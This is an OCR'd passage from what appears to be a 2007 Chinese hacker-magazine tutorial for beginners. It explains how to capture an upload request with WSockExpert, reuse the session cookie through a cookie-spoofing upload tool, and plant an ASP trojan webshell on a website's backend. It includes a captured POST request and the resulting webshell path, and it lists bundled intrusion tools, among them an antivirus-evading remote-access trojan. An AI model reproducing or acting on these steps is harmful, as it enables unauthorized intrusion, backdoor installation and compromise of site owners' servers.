



图31





图32

**②抓包得到webshell**

并不是每个网站的后台都有备份功能的，那对于没有备份功能的后台怎么获取webshell呢？对于这种情况，最常使用的方法就是抓取数据包。打开抓包使用的工具，我推荐使用WSockExpert，其界面如图33所示，点“打开进程”按钮选择需要抓包的进程，因为我使用的是遨游浏览器，所以选择的进程名就是Maxthon.exe，然后展开，找到要抓取数据包的页面，再点“打开”，如图34。

准备工作已经做好了，点击“新增产品”，这次不是上传jpg文件，而是asp格式的木马，点击“上传”，接着就出现了不允许上传的提示，只要出现类似这样的提示，我们的成功率就很高了，表示上传页面尚未被删除，而如果没有任何提示的话，那还是放弃好了，十有八九是上传页面被删除了，如35。




图33





图34





图35

可能有菜鸟有疑问了：“既然不能上传，你为什么还让我们上传呢？”其实，我们这里上传的目的是为了抓取数据，现在打开WSockExpert，在上面找到“POST”的字母，这是上传的意思，选中后下面就会出现抓取到的信息，如图36。

```
POST /gaoke/upfile.asp HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, application/vnd.ms-excel, application/vnd.ms-powerpoint, application/msword, */*
Referer: http://www.XXX.com/gaoke/upload.asp
Accept-Language: zh-cn
Content-Type: multipart/form-data; boundary=---------------------------7d74e36905e8
```

```
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: www.XXX.com
Content-Length: 36230
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: ASPSESSIONIDQSACAQSB=MJNGFODBIAEEHOBBEPAJPMMC
```

第一句就是抓取到的真实的上传路径，只不过是相对路径。往下看，第四句，我们需要把第四句最后的地址/gaoke/upload.asp改成/gaoke/upfile.asp，这样最后得到的地址就是http://www.XXX.com/gaoke/upfile.asp。最后一句，就是Cookie值。我们要用到cookie欺骗，怎么利用呢？可以使用明小子自带的上传功能，打开明小子旁注入侵工具，切换到“综合上传”，选择“动力上传漏洞”，然后在选择“/Upfile_SoftPic.asp页面”，在“提交地址”处填上刚才得到的地址，把下面的的Cookies值改成刚才我们抓取到的值，木马可以使用默认的木马，也可以使用自己的木马，然后点击“上传”即可成功，如图37。

现在我们要做的就是找到webshell，从上传成功后返回的数据来找，找以asp为扩展名的，不难发现，UploadFiles/2007128152538430.asp就是。然后把刚才得到的地址修改一下，最终得到的webshell地址就是http://www.XXX.com/gaoke/UploadFiles/2007128152538430.asp，如图38。

好了，本文就讲这么多，都是一些比较基础的内容，相信对于那些菜菜鸟来说，结合着杂志里的文章应该不难掌握！当然，限于篇幅有限，有许多基础的内容，包括常用的入侵方法都未能一一介绍，有兴趣的读者可以参见黑客X档案最新上市的2007年增刊一书，相信在那本书中大家会找到自己需要的知识的。

（文章中涉及到的工具s扫描器、NTscan、tftpd32、牧民战天鸽子2006免杀版、明小子旁注入侵工具、啊D注入工具、WSockExpert已收录于光盘中）




图36

